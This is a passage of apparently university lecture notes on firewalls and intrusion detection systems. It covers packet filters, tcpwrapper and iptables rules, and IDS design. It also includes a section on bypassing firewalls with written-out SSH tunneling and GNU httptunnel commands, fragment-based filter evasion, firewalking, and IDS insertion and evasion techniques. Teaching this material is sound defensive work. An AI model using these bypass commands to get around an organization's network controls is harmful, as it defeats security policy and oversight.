4. Ola Nordstrom and Constantions Dovrolis, Beware of BGP Attacks.
5. K. Butler, T. Farley, P. McDaniel, and J. Rexford. A Survey of BGP Security

Firewall

(1) Firewall Basics

- Firewall
  - A filter that will let through only desirable interactions.
  - The model is like a defensive medieval castle: these castles had strong and solid walls with slits through which archers could shoot arrows. These slits were so narrow that it was almost impossible to shoot an arrow through it from the outside.

- What is a Firewall
  - A process that filters all traffic between a protected or "inside" network and a less trustworthy or "outside" network.
  - Firewalls implement a *security policy*, which distinguish "good" traffic from "bad" traffic. Part of the challenge of protecting a network with a firewall is determining the security policy that meets the needs of the installation.

- Design of Firewalls
  - By careful positioning of a firewall within a network, we can ensure that all network access that we want to control must pass through it.
  - A firewall is typically well isolated, making it highly immune to modification. Usually a firewall is implemented on a separate computer, with direct connections generally just to the outside and inside networks.

- Types of Firewalls
  - Screening router (also called packet filter)
    - Look at the headers of packets.
    - The simplest and, in some situations, the most effective type of firewall.
  - Proxy gateway (also called bastion host)
    - Look at the data inside the packets.
    - Simulates the (proper) effects of an application so that the application will receive only requests to act properly.
    - An Example:
      - A company wants to set up an on-line price list so that outsiders can see the products and prices offered. It wants to be sure that no outside can change the prices or product list and that outsiders can access only the price list, not any of the more sensitive files stored inside.

- What firewalls Can-and Cannot-Block
  - Can protect an environment only if the firewalls control the entire perimeter.
  - Do not protect data outside the perimeter
  - Are the most visible part of an installation to the outside and are the most attractive target for attack.
  - Must be correctly configured
  - Cannot protect against inside attacks.

- Personal Firewalls
  - Protect personal machines.
  - Software
    - tcpwrapper
    - iptables


- TCP Wrapper
  - inetd daemon: listen to incoming network connections --> invoke server program.
  - inetd is the "Internet Super Servier"
  - telnet stream tcp nowait root /usr/bin/in.telnetd in.telnet
  - telnet stream tcp nowait root /usr/bin/tcpd in.telnet
  - Beauty: generality
  - TCP Wrapper Configuration File: /etc/hosts.allow (and /etc/hosts.deny)

```
in.telnetd: 10.0.2.15
in.ftpd:    10.0.2.15
```

  - Inetd.conf

```
ftp      stream  tcp  nowait root   /usr/sbin/tcpd in.ftpd
telnet   stream  tcp  nowait root   /usr/sbin/tcpd in.telnetd
shell    stream  tcp  nowait root   /usr/sbin/tcpd in.rshd
login    stream  tcp  nowait root   /usr/sbin/tcpd in.rlogind
finger   stream  tcp  nowait nobody /usr/sbin/tcpd in.fingerd
```

- iptables
  - Support both stateless and stateful packet filtering
  - You need a kernel which has the netfilter infrastructure in it: netfilter is a general framework inside the Linux kernel which other things (such as the iptables module) can plug into. This means you need kernel 2.3.15 or beyond, and answer `Y' to CONFIG_NETFILTER in the kernel configuration.
  - The iptables tool inserts and deletes rules from the kernel's packet filtering table.
  - How packets traverse the filters



- When a packet reaches a circle in the diagram, that chain is examined to decide the fate of the packet. If the chain says to DROP the packet, it is killed there, but if the chain says to ACCEPT the packet, it continues traversing the diagram.

➢ An example of firewall rules

```
# iptables

# iptables -A INPUT -p tcp --sport 80 -d 10.1.1.2
           --dport 1024:65536 -j ACCEPT
```

---

(2) Bypassing Firewalls

❖ Motivation:

➢ If the system administrator deliberately filters out all traffic except port 22 (`ssh`), to a single server, it is very likely that you can still gain access other computers behind the firewall.

❖ `ssh -L [localhost:]port:host:hostport`


The given port on the local (client) host is forwarded to the given host and port on the remote side. This allocates a listener port on the local side. Whenever a connection is made to this listener, the connection is forwarded over the secure channel and a connection is made to `host:hostport` from the remote machine (this latter connection will not be secure, it is a normal TCP connection). Port forwarding can also be specified in the configuration file.

❖ Use ssh to communicate across a firewall: *SSH Tunneling*

```
# set up the tunneling (gate is the ssh server)
% ssh -l wedu -L 7777:work:22 gate.ecs.syr.edu

# use the tunneling to login to work.ecs.syr.edu
% ssh -p 7777 localhost

# For telnet
% ssh -l wedu -L 7777:apollo:23 gate.ecs.syr.edu
% telnet localhost 7777
```





- The GNU `httptunnel`
  - GNU httptunnel creates a bidirectional virtual data connection tunneled in HTTP requests.
  - Example 1: I want to telnet to a remote host, but my company's firewall blocks all the outgoing telnet traffic.
    - On the server you must run `hts`. If I wanted to have port 80 (http) redirect all traffic to port 23 (telnet) then it would go something like:
      ```
      % hts -F server.test.com:23 80
      ```
    - On the client you would run `htc`. If you are going through a proxy, the -P option is needed, otherwise omit it.
      ```
      % htc -P proxy.corp.com:80 -F 23 server.test.com:80
      ```
    - Then `telnet localhost` and it will redirect the traffic out to port 80 on the proxy server and on to port 80 of the server, then to port 23.
  - Example 2: I want to `ssh` to `myown.ecs.syr.edu`, but ECS firewall forbids that.
    - On `myown.ecs:` forward `80` to `22`
    - On `home.rr.com:` forward `22` to `myown.ecs.syr.edu:80`
    - Run `ssh localhost -p 22`

- IP Fragment Attacks on Firewalls
  - When the filtering rule is based on TCP header, but the TCP header is fragmented, the rule will fail.
    - TCP header is at the beginning of the data area of an IP packet.
    - Firewalls often check TCP header: for example, SYN packet for connection request.
  - Tiny Fragment Attack


- Filters that attempt to drop connection requests (TCP datagrams having `SYN=1` and `ACK=0`) will be unable to test these flags in the first octet, and will typically ignore them in subsequent fragments.


- Fragment 1






- Fragment 2






- Protection against the tiny-fragment attack: require a minimum length for the zero-offset fragment.

➢ Overlapping Fragment Attack
- Assumption: firewalls only check the packets with offset=0.
- Fragment 1: The first fragment contains values, e.g., `SYN=0, ACK=1`, that enable it to pass through the filter unharmed.



- Fragment 2: The second fragment, with a fragment offset of eight octets, contains TCP Flags that differ from those given in the first fragment, e.g., `SYN=1, ACK=0`. Since this second fragment is not a 0-offset fragment, it will not be checked, and it, too will pass through the filter.



- Firewalking
  - Firewall protocol scan: determine what ports/protocols a firewall will let traffic through on from the attacking host.
  - Approach: send IP packets with small TTL; if you get a TTL-exceeded error, the port can pass through.
  - Tools:
    - `traceroute`
    - `firewalk`: `http://www.packetfactory.net/projects/firewalk/`

Reference

1. Security Considerations for IP Fragment Filtering
   http://www.scit.wlv.ac.uk/rfc/rfc18xx/RFC1858.html
2. Firewalking. http://www.packetfactory.net/projects/firewalk/firewalk-final.pdf

Intrusion Detection System

(1) Intrusion Detection Basics

- What is intrusion detection
  - Process of monitoring the events occurring in a computer system or network and analyzing them for signs of *intrusion*.

- Types of Intrusion Detection Systems
  - Information Sources: the different sources of event information used to determine whether an intrusion has taken place.
    - Network-based IDS
    - Host-based IDS
    - Application-Based IDS
  - Analysis: the most common analysis approaches are
    - Misuse Detection
    - Anomaly Detection
  - Response: the set of actions that the system takes once it detects intrusions.
    - Passive measure: reporting IDS findings to humans, who are then expected to take action based on those reports.
    - Active measure: involving some automated intervention on the part of the system.

- Misuse Detection (signature-based ID)
  - Looking for events or sets of events that match a predefined pattern of events that describe a known attack. The patterns are called *signatures*.
  - Rule-based systems: encoding intrusion scenarios as a set of rules.
  - State-based intrusion scenario representations.
  - Advantages:
    - Very effective at detecting attacks without generating an overwhelming number of false alarms.
  - Disadvantages
    - Can only detect those attacks they know about—therefore they must be constanly updated with signatures of new attacks.
    - Many misuse detectors are designed to use tighly defined signatures that prevent them from detecting variants of common attacks.

- Anomaly Detection
  - Identify abnormal unusual behavior (anomalies) on a host or network. They function on the assumption that attacks are different from "normal" (legitimate) activity and can therefore be detected by systems that identify these differences.
  - Static and dynamic:
    - Static: Static means a portion of the system remain constant, e.g. data integrity, tripwire, virus checkers.
    - Dynamic: profile. A profile consists of a set of observed measures of behavior for each of a set of dimensions. Frequently used dimensions include:
      - Preferred choices, e.g., log-in time, log-in location, and favorite editor.
      - Resources consumed cumulatively or per unit time.

        - Representative sequences of actions.
        - Program profiles: system call sequence.
    - Methods
        - Threshold detection: certain attributes of user and system behavior are expressed in terms of counts, with some level established as permissible. Such behavior attributes can include the number of files accessed by a user in a given period of time, the number of failed attempts to login to the system, the amount of CPU utilized by a process, etc.
        - Statistical measures
            - Parametric: The distribution of the profiled attributes is assumed to fit a particular pattern
            - Non-parametric: The distribution of the profiled attributes is "learned' from a set of historical values, observed over time.

        - Rule-based measures: similar to non-parametric statistical measures in that ooberved data defines acceptable usage patterns, but differs in that those patterns are specified as rules, not numeric quantities.

        - Other methods:
            - Machine learning
            - Data mining
            - Neural networks, genetic algorithms, etc.
    - Advantages
        - Can detect unusual behavior and thus have the ability to detect symptoms of attacks without specific knowledge of details.
        - Can produce information that can in turn be used to define signatures for misuse detectors.
    - Disadvantages
        - Usually produce a large number of false alarms due to the unpredictable behaviors of users and networks.
        - Often require extensive "training sets" of system event records in order to characterize normal behavior patterns.

- Host-based IDS
    - Using OS auditing mechanisms: e.g. BSM in Solaris logs all direct and indirect events generated by a user; `strace` monitors system calls made by a program.
    - Monitoring user activities: analyzing shell commands.
    - Monitoring executions of system programs, e.g. `sendmail`'s system calls.
    - Advantages
        - Can detect attacks that cannot be seen by NIDS
        - Can operate in an environment in which network traffic is encrypted
        - Unaffected by switched networks
        - Can help detect Trojan horse or other attacks that involve software integrity breaches
    - Disadvantages
        - Since at least the information sources reside on the host targeted by attacks, the IDS may be attacked and disabled as port of the attack
        - Are not well suited by detecting network scans or other such surveillance that targets an entire network
        - Since they use the computing resources of the hosts they are monitoring, therefore inflicting a performance cost on the monitored systems.

- Network Intrusion Detection Systems (NIDS)
  - Using packet sniffing.
  - Looking at IP header as well as data parts.
  - Disadvantages of Network-Based IDSs:
    - NIDS may have difficult processing all packets in a large or busy network and therefore, may fail to recognize an attack launched during periods of high traffic.
    - Modern switch-based networks make NIDS more difficult: Switches subdivide networks into many small segments and provide dedicated links between hosts serviced by the same switch. Most switches do not provide universal monitoring ports
    - NIDS cannot analyze encrypted information.
    - Most NIDS cannot tell whether or not an attack was successful.

- Evaluating an IDS
  - False positive
  - False negative
  - ROC curve: Receive Operating Characteristic

- IDS strengths and limitations
  - Up side:
    - Detect an ever-growing number of serious problems
    - New signatures are added.
    - New methods are being developed.
  - Down side:
    - IDs look for known weaknesses (patterns or normal behavior)
    - False positive

---

(2) Eluding Network Intrusion Detection

- Insertion: Defeating signature analysis
  - Conceptual Example

End System sees: A T T A C K
Network Monitor: A T X T A C K
Attacker's data stream: T X T C A A K

  - Real example: "Get /cgi-bin/phf?"
  - Solution: make the IDS as strict as possible in processing packets read off the wire.

- Evasion
  - Conceptual Example

End System sees: A T T A C K
Network Monitor: A T T C K
Attacker's data stream: T T C A A K

- How to achieve Insertion/Evasion Attacks based on IP
  - Checksum (easy to solve)
  - TTL: large enough for IDS monitor, but not enough for the end system.
  - Don't fragment
  - IP Options:
    - Many OS automatically reject source routed packets.
    - Timestamp: discard packets with illegal formats
  - MAC address: address the faked packet to IDS's Mac address, so the end system will not receive it.
  - IP Reassembly Problem
  - IDS also needs to reassembly packets.
  - Subject to DOS attacks.
  - IDS must drop incomplete fragments (or late fragments) the same manner as the end system does. Otherwise inconsistence exists.
  - Overlapping fragments: must process them in the same manner as the end system.
    - Windows NT 4.0: always favors old data
    - Solaris 2.6: always favors old data
    - 4.4BSD: Favors New data for forward overlap
    - Linux: Favors New data for forward overlap

- How to achieve Insertion/Evasion Attacks based on TCP?
  - TCP Code: packets with illegal code will be discarded.
  - SYN packet may carry data, and some implementation may not process these data.
  - TCP Window size: inconsistence between end system and IDS can cause problems.
  - TCP Overlapping: NT 4.0 favors old data; others favor new data.
  - Establishing TCP Connections: consistency between IDS and end systems.
  - Tearing Down TCP Connections: consistency ...

- Denial of Service Attacks on IDS
  - CPU, memory, bandwidth